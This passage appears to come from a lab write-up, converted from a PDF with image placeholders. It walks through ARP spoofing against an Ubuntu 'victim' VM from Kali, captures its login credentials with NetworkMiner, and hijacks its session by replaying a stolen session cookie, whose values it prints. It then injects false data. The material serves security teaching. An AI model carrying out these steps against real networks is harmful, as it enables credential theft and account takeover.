### Step 3 : Set ip\_forward to 1








Changed

#### Step 4 : Check ip of Ubuntu (Victim) machine







## Step 5 : Set up arp spoof interface

***arp spoof -i eth0 -t ip address ubuntu ip address gateway***

To get gateway use ***ip route | grep default***




## Step 6 : Start capturing packets on KALI VM and alongside open website on ubuntu VM



Logged in successfully



### Step 7 : Stop capturing packets and save file as pcap file




**Step 8 :** Now I am going to use Network Miner , it doesn't come preinstalled in Kali Linux so you need to install it

Open network miner.


using following commands:

```
cd /opt/  
cd NetworkMiner_2-7-3/  
mono NetworkMiner.exe
```











you can see that username and password got also captured





**Step 10 :** For session hijacking we need session id So copy the session id  
 These are the credentials we got from network miner:  
 csrftoken=VEWEF4jL3WMcJ3tBOTy6bV3hO4X8ZDz;  
 ARRAffinity=e61eeacfb9a4538c3dd42ace45dcab4656f932e6e6ebe448c81386615ae5113e;  
***sessionid=iapc96gabmddg07p20n2awnvkfe0q0az***

**Step 11 :** Now open browser on kali Linux VM go to cookie manager extension  
Enter the website url and session id and save the cookie



**Step 12 :** Now open the browser and go to the same link






As you can see the session got hijacked successfully


**Step 13:** We can also do false data Injection here manually or by running a script

Doing the manual Part



Look at the last item on the UBUNTU VM

After adding the data from kali VM we can see false data got successfully injected

